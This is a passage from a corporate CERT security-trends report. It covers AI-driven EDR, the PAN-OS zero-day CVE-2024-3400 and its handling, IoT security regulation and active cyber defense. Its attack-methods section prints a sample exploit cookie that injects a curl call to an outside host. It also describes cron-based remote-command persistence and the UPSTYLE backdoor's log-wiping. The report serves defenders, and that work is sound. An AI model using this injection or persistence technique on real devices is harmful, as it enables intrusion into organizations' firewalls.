Conventional signature-based detection systems cannot cope with new malware. To cope with new malware and attackers, many organizations implement EDR. EDR performs detection using not only hash values and signatures of malware files, but also behaviors. Behavioral detection monitors behaviors, instead of malware files and codes, to detect abnormalities. However, EDR also has issues as shown in the following Table 4-1. To resolve these issues, AI-driven EDR is getting a lot of attention. AI-driven EDR eliminates the issues of conventional rule-based EDR, and provides more advanced security measures.

Table 4-1: AI-driven EDR

Issue	Description	Solution by AI-driven EDR
Burden of processing a large number of alerts	Since behavioral detection of EDR makes many false positives and generates a large number of alerts, operators may not be able to process all of them and miss malware infections, etc.	With a function that can distinguish between legitimate user operations utilizing AI and behaviors of malware or attackers, false positives can be reduced.
Delay in response	General behavioral detection function of EDR cannot detect and make decisions in time to quarantine malware that encrypts or takes out information in a short time [47].	EDR equipped with AI can quickly detect behaviors of the latest sophisticated malware and attackers, assess the situation, and automatically respond to it [48] [49].

AI-driven EDR enables rapid incident response. This ability to respond enables rapid response to the latest attack methods at all times and improving security quality.

4.3.3. Utilization AI in security monitoring operations

The following benefits can be expected by utilizing AI in security operations [50] [51].

(a) Labor saving in security operations: A playbook with advanced logic can be built in a short time by utilizing generative AI. Using this playbook can automate a series of processes from detection of threats to response to them, thereby achieving labor saving in security operations.

(b) Support for operators: A chatbot with generative AI can be implemented. Operators will be able to obtain answers to technical questions such as the content of alerts, scripts, and commands without having to rely on skilled persons. This can prevent dependence on individual skills and lead to overall quality improvement.

As described above, utilization of AI in security operations resolves the issues of security operation efficiency and dependence on individual skills. Many processes can be automated to significantly reduce the load on human resources. Eliminating dependence on individual skills and freeing up the time of human resources with advanced skills will enable operators to focus on dealing with important threats. This improves overall operational efficiency and quality of the security operation team.

4.4. Conclusion

It is projected that, with the evolution of generative AI and LLM technologies, malware and cyberattacks will become more sophisticated and diverse in the future. Generative AI is capable of generating a wide variety of malware and brings new types of malware with obfuscation and dynamic adaptability. Such generative AI-created malware can be a serious threat, and cases that cannot be dealt with by conventional security measures are expected to increase.

Companies also implement AI-based threat intelligence and automated security operation systems to deal with evolving threats. Companies utilize AI to be able to rapidly detect and automatically deal with them by automating security operations, and enhance their security posture by streamlining human resources. Through these efforts, they can ensure sustainable business security and respond to constantly evolving cyber threats.

5. Vulnerabilities “Zero-day vulnerabilities, checking the information once is not enough”

Mikiko Kikuchi,
NTTDATA-CERT, Information Security Office, NTT DATA Group

Vulnerabilities that are disclosed before the vendors take security measures such as providing patches are referred to as zero-day vulnerabilities, and cyberattacks that exploit zero-day vulnerabilities are referred to as zero-day attacks. In recent years, the occurrence of zero-day vulnerabilities remains at a high level. Zero-day vulnerabilities were also pointed out in the “Quarterly Report on Global Security Trends (3rd Quarter of 2023)”, and are a threat that has significant impact on the IT community as they have been selected as one of the “10 Major Threats to Information Security 2024 [For Organization]” published by the IPA for three consecutive years [52] [53].

The PAN-OS vulnerability “CVE-2024-3400” that affected many organizations in April 2024 is also a zero-day vulnerability. This article addresses the PAN-OS vulnerability “CVE-2024-3400” and explains the response implemented by the NTTDATA-CERT and the importance of checking the vulnerability information.

5.1. CVE-2024-3400

CVE-2024-3400 is a vulnerability that may allow attackers to remotely execute codes. Palo Alto Networks disclosed the information on this vulnerability on April 12, 2024, but cyberattacks exploiting this vulnerability had already occurred at that time. The overview of this vulnerability, attack methods, and timeline are explained below.

5.1.1. Overview

CVE-2024-3400 is an OS command injection vulnerability in PAN-OS by Palo Alto Networks. By exploiting this vulnerability, a third party may be able to execute arbitrary code with root privilege without authentication. The products that may be affected by this threat are network devices that use PAN-OS with “GlobalProtect Gateway”, “GlobalProtect Portal”, or with both of these functions enabled [54]. Next-generation firewall (NGFW), virtual firewall, and Cloud Security Gateway firewall products mainly fall under this category. On March 26 and 27, 2024, before the vulnerability information was disclosed, events of suspected exploitation of this vulnerability were confirmed by multiple organizations [55].

5.1.2. Attack methods

CVE-2024-3400 is a vulnerability caused by lack of proper sanitization when processing the session ID value in the cookie header of an HTTP request. If an attacker sends an HTTP request with session ID alerted to suspicious code to firewall devices with the Palo Alto Network vulnerability, the attacker can create files to arbitrary paths on firewall products or execute arbitrary commands. For instance, if the session ID of the HTTP request is alerted as follows, the firewall device will execute the curl command and the attacker will obtain the results [56].

```
Cookie:
SESSID=/../../../opt/panlogs/tmp/device_telemetry/minute/hellothere226`c
url${IFS}x1.outboundhost.com`;
```

Evidence was found that attackers had used this attack method to download reverse shells to firewall devices or steal the configuration data for firewall devices.

Next, the ways in which attackers use this attack method to breach firewall devices are explained. Attackers use cron jobs to establish a mechanism that allows execution of remote commands on firewall devices permanently. More specifically, the attacker uses this attack method to download the “patch” file to the firewall device, and then executes it to create “/etc/cron.d/update”. The cron job executes “/etc/cron.d/update” every 60 seconds. This file downloads a file named “policy” from the URL prepared by the attacker and executes it in Bash. In other words, the attacker only needs to write necessary commands in the policy file and place it on its own web server, and the firewall device executes those commands.

There are six patterns of commands that attackers use the policy file to execute remotely. Examples include a reverse shell command named “UPSTYLE” written in Python. UPSTYLE retrieves a specific request from non-existing web page request errors recorded in the web server log, and extracts and executes the attacker’s command contained in the URI. The execution results of this command are appended to the legitimate CSS file used by the firewall product, and the attacker quickly uses HTTP GET command to read the CSS file to obtain the command execution results. UPSTYLE restores the CSS file to its original state after 15 seconds, and deletes the non-existing web page request error from the log. It further restores the timestamp of the file to erase the trace of the attack [57].

5.1.3. Timeline

The timeline of this vulnerability is shown in Table 5-1. On April 10, Volexity found cyberattacks exploiting the vulnerability and reported to Palo Alto Networks, and then Palo Alto Networks promptly disclosed the vulnerability information on April 12. When Palo Alto Network first disclosed the vulnerability information on April 12, it was described that of the products with the vulnerability, those with the “GlobalProtect Gateway feature enabled” and the “device telemetry setting enabled” would be affected by the vulnerability. On April 14, Palo Alto Network added “GlobalProtect Portal feature enabled” to the conditions that the products concerned would be affected by the vulnerability. In other words, the scope of the products that would be affected by the vulnerability were expanded to those with the “GlobalProtect Gateway feature enabled” and the “device telemetry setting enabled” or the “GlobalProtect Portal feature enabled”. Furthermore, on April 17, “device telemetry setting enabled” was deleted from the conditions of being affected by the vulnerability, and the scope expanded even more. Not only that, it was described on April 12 that the impact of the vulnerability could be avoided by disabling the device telemetry setting, but it turned out that there was no workaround as the device telemetry setting was later deleted from the conditions. As described above, in cases where the vulnerability information and countermeasures change every moment, it is insufficient to implement security measures by determining the impact of the vulnerability based on the initial information alone. The updates to the vulnerability information may be unnoticed. If the updates to the vulnerability information remain unnoticed, the vulnerable state continues and the risk of being damaged by cyberattacks becomes higher.

Table 5-1: Timeline (CVE-2024-3400)

Date	Event
2024/3/26	First breaches occur in multiple organizations
2024/4/10	Volexity found cyberattacks exploiting the vulnerability and reported to Palo Alto Networks
2024/4/12	Palo Alto Networks disclosed the information on CVE-2024-3400 ● Affected products: Products with the GlobalProtect Gateway feature enabled and the device telemetry setting enabled ● Workaround: Disable the device telemetry setting
2024/4/12	Registered in KEV of the U.S. CISA [58]

2024/4/14	Palo Alto Networks updated the conditions of the affected products ● Affected products: Products with the GlobalProtect Gateway feature, GlobalProtect Portal feature, or both of these features enabled and the device telemetry setting enabled ● Workaround: Disable the device telemetry setting
2024/4/15	Palo Alto Networks started providing patches for some versions
2024/4/17	Palo Alto Networks updated the applicable conditions and workaround ● Affected products: Products with the GlobalProtect Gateway feature, GlobalProtect Portal feature, or both of these features enabled, regardless of the device telemetry setting being enabled or disabled ● Workaround: None (disabling the device telemetry setting cannot avoid the impact of this vulnerability) ● Mitigation measure: Monitoring of network activities
2024/4/19	Patches for all applicable versions were provided

5.2. NTTDATA-CERT response

The emergency response implemented by NTTDATA-CERT in response to the disclosure of this vulnerability is explained here.

NTTDATA-CERT rates the severity of the vulnerability on a 4-point scale of 0, 0+, 1, and 2, and defines the vulnerability response policy for each severity [52]. It also identifies products affected by the vulnerability and communication means to the relevant organizations and/or projects using the search engine “Shodan” for Internet-connected devices, internal system register, and vulnerability scan results.

NTTDATA-CERT checked the information on this vulnerability on April 12, 2024 and initiated the response with the severity determined to be 1. More specifically, it disseminated the vulnerability information throughout the company and requested to take response for systems using products affected by this vulnerability.

As explained in “3.1.3 Timeline”, the products affected by this vulnerability and the conditions were changed twice from April 12, on the 14th and 17th. As of April 12, NTTDATA-CERT had established appropriate communication lines with the organizations and projects that were identified to be using the applicable products. As such, when the vulnerability information was updated on April 17, NTTDATA-CERT completed the impact investigation on the same day. Although there had been two updates to the vulnerability information, it was able to promptly investigate the existence of any impact.

Dissemination of the information on this vulnerability from NTTDATA-CERT could cause confusion among system administrators as new information concerning the products affected by the vulnerability and workarounds were disclosed multiple times within a short interval. Since it is necessary to have each system administrator respond correctly, due consideration was given in the dissemination of the information on this vulnerability. For instance, NTTDATA-CERT updates the dissemination notice as quickly as possible, but if Palo Alto Network updates the vulnerability information immediately after the dissemination, dissemination may not be able to keep up with it. In consideration for such timing of not being able to reflect the latest information, the update date was added to the title of the dissemination notice, and a link to the Palo Alto Networks website was included in the content of the notice to encourage system administrators to also check the Palo Alto Networks website.

There were times when it was difficult to determine how much detail to include in the dissemination of the information. Providing more than necessary information may cause overlooking of important information or confusion. In the case of zero-day vulnerabilities, there is an immediate risk of being damaged by

attacks, and therefore, system administrators must be able to check the correct information in a short time. For this reason, consideration was given to keep the dissemination notice simple and clear. As a result, we were able to complete the response to the vulnerability without suffering any damage.

5.3. Importance of checking the vulnerability information

The importance of security personnel and system administrators of the organization checking the information on zero-day vulnerabilities is described here.

5.3.1. Accuracy and promptness of zero-day vulnerability information

In the case of zero-day vulnerabilities, cyberattacks targeting the vulnerability occur before the vulnerability information is disclosed. Therefore, security personnel and system administrators of the organization seek information on prompt and accurate security measures. However, there is generally a trade-off between promptness and accuracy when disclosing the vulnerability information. If the conditions of the vulnerability occurrence are complex, identifying the product versions affected by the vulnerability and the conditions takes time. For this reason, the more promptly the information is disclosed, the less accurate the information may be.

In fact, for the vulnerability CVE-2024-3400, the vulnerability information disclosed on April 12 and 14 could not provide accurate workaround. Apart from this zero-day vulnerability, the information on the vulnerabilities in Ivanti Connect Secure and Ivanti Policy Secure that affected many organizations was also changed multiple times after it was first disclosed on January 10, 2024.

5.3.2. Information needs to be checked at least once a day

At the time of disclosure of the vulnerability information, security personnel and system administrators of the organization must first promptly determine whether the vulnerability affects the systems they manage. In the case of zero-day vulnerabilities, however, if, after checking the vulnerability information once, it is determined to be not applicable or the workaround is implemented and the vulnerability response is terminated, the vulnerability may remain. For both zero-day vulnerabilities and ordinary vulnerabilities, the vulnerability information may be updated, but in the case of zero-day vulnerabilities, the information is often updated more frequently. Therefore, considering that the affected products, conditions, and workaround may be updated as described above, security personnel and system administrators of the organization must continue to check the vulnerability information that is related to the system they manage.

After the disclosure of the vulnerability information, the information may be updated frequently. In the case of zero-day vulnerabilities such as this vulnerability, in particular, the vendor may update the vulnerability information on a daily basis. Therefore, it is considered necessary for security personnel and system administrators to check for updates at least once a day for around two weeks immediately following the disclosure of the vulnerability information. Checking the information as frequently as possible and promptly responding can lead to reducing the risk of being damaged by cyberattacks targeting the vulnerability. In addition, because critical corrections may be made several months after the disclosure of the vulnerability information, it is ideal to continue to check for updates for several months on the basis of once a day. However, in most cases, organizations deal with multiple systems, requiring considerable efforts to check an enormous amount of vulnerability information every day. In addition, as in the case of the vulnerability CVE-2024-3400, the information may be updated frequently, and taking a vacation or checking for updates while performing other

duties can result in delays or missed updates. For these reasons, it is often difficult to manually check the vulnerability information on a daily basis. In such cases, it is recommended to use tools to reduce the burden of the checking work. For instance, the vulnerability information database is available. Incorporating the notification feature into the vulnerability information enables automatic notification to security personnel and system administrators when vulnerability information is disclosed or updated, allowing them to recognize the information as soon as possible. In addition, the vulnerability information database can manage vulnerability information for multiple products, and personnel can therefore centrally check the vulnerability information from it. As described above, implementing the vulnerability information database enables effective checking of the vulnerability information and evaluating the severity.

5.4. Conclusion

In the case of zero-day vulnerabilities, the vendors often prioritize early disclosure of initial vulnerability information and then update the information after the disclosure of the initial vulnerability information. For the PAN-OS vulnerability “CVE-2024-3400” addressed in this article, the information on the affected products, conditions, and workaround were also updated after the disclosure of the initial vulnerability information. Security personnel and system administrators of organizations should not be reassured just by checking the vulnerability information once the first time and completing vulnerability response. For both zero-day and ordinary vulnerabilities, it is necessary to check the vulnerability information updates at least once a day. In the case of zero-day vulnerabilities, in particular, a delay in checking just by a day can result in serious damage. Security personnel and system administrators of organizations can reduce the security risk of the organization to the minimum by promptly responding to information updates.

6. Outlook

Current and future IoT security

While the rapid prevalence of IoT products has made our life more convenient, the risk of cyberattacks against IoT products is increasing. Since security measures are often insufficient for IoT products, cyberattacks by attackers targeting IoT products are occurring and actual damage has been confirmed. The respective countries are developing security systems for IoT products to address this issue.

In Japan, the development of security systems for IoT products has been initiated. For instance, the Information-technology Promotion Agency, Japan (IPA) plans to start the operation of the security requirement conformance assessment and labeling system for IoT products (JC-STAR) in March 2025. With this system, IoT product procurers and consumers can easily obtain information such as product details, conformance assessment, security information, and contact information. Procurers and consumers will be able to select IoT products with proper security measures, and therefore, the risk of cyberattacks is expected to decrease [59].

In overseas countries, development of IoT product security laws is progressing. In the European Union (EU), the “European Cyber Resilience Act” that requires cyber security measures in products was adopted on October 10, 2024 [60]. In the United States, the “IoT Cybersecurity Improvement Act of 2020” was enacted in 2020, and the minimum security requirements were established for the IoT products to be used by the federal government [61]. It is projected from these trends that more countries will implement similar certification systems and regulations in the future. In Japan, there is no legislation similar to the European Cyber Resilience Act or the IoT Cybersecurity Improvement Act. Therefore, efforts may be made in such legislation.

In addition, with the prevalence of AI technologies, there is a risk that cyberattacks targeting IoT products may become more sophisticated by utilizing AI technologies. In such cases, development of security systems alone is not a sufficient security measure. To counter sophisticated attacks, it is effective for companies and organizations to strengthen the defense of the entire network, including considering the implementation of zero trust security. However, it may be difficult to meet the zero trust security requirements with IoT products in some cases. In such cases, utilizing services for achieving zero trust security for IoT products can help advancing consideration of the implementation of zero trust security [62]. As described above, it is projected that it will be necessary to advance both the development of IoT product security-related legislation at the national level and security measures for IoT products at the company level.

Active cyber defense

Active cyber defense is a concept that, unlike conventional passive cyber defense, aims to minimize damage from attacks by predicting attacker behavior and actively taking countermeasures before being attacked.

At present in Japan, active cyber defense has been a topic of discussion as the government is advancing the development of legislation for the introduction of active cyber defense, etc. The “National Security Strategy” formulated by the Japanese government in December 2022 officially declares the introduction of active cyber defense. In addition, the first expert committee meeting was held in June 2024 to discuss bills and systems for introducing active cyber defense. The expert committee listed the following three main policies as necessary for developing systems to implement active cyber defense [63].

(1) Enhancement of efforts to share information with the government and to coordinate and support measures from the government to the private sector

in the event of a cyberattack against private business operators, etc.

(2) Efforts of domestic telecommunications carriers to detect servers, etc., suspected of being exploited by attackers by utilizing the information communications services they provide

(3) Allowing granting the government necessary authority to hack into and nullify the attacker's system in response to attacks to national security, including those against government agencies and infrastructure

To promote the public-private partnerships referred to in (1), unification of information formats and systems for information sharing are being discussed [63]. For the abilities of telecommunications carriers to detect risks referred to in (2), consistency with current laws is being discussed. For instance, disclosing the information obtained by telecommunications carriers to outside parties may violate the secrecy of communication guaranteed by the Constitution and/or the Telecommunications Business Act, hacking into the attacker's system may violate the Act on Prohibition of Unauthorized Computer Access, and creating a program to nullify the attack is likely to be classified as malware and may violate the Penal Code (crime of creating a virus) [64]. For the access and nullification referred to in (3), establishment of workable systems and structures and consistency with international laws, etc., are being discussed [63]. If systems/laws can be established, it will be able to take action at a national level to prevent damage before being attacked by sharing the threat information among relevant agencies and identifying dangerous domains to block communication from the servers, etc.

In addition, what impact does the introduction of active cyber defense have on companies? Information provision/sharing in active cyber defense not only affects companies related to infrastructure and those with contacts with government agencies, but may also affect small- and medium-sized business operators in the supply chain. Depending on the content of the attack, regardless of the business field, organizations attacked may be requested to provide information in some cases [64]. In addition, when a high-risk attack spreads, the organization's server that has been used as a stepping stone may also be subject to nullification [64].

Depending on the direction of the discussions on active cyber defense, ordinary companies may also be affected. Therefore, it will be necessary to keep paying close attention on a daily basis to be able to adapt when the matters ordinary companies need to prepare for become clear.


7. Timeline FY2023_4Q

Yuhei Terashi, NTTDATA-CERT, Information Security Office, NTT DATA Group

In the 4th Quarter of FY2023, cyberattacks targeting a vulnerability in Ivanti Connect Secure occurred around the world and caused significant damage to multiple systems using the said product.

In April 2024, MITRE announced that they had suffered damage from cyberattacks targeting this vulnerability.

There had also been attacks targeting critical infrastructure organizations that manage and assign Internet address resources by region, such as RIPE, APNIC, AFRINIC, and LACNIC. Damage to critical infrastructure can lead to cyberattacks to ordinary companies, resulting in serious incidents such as service interruptions and breach of end-user data. Therefore, the response in the event of damage should be planned in advance.




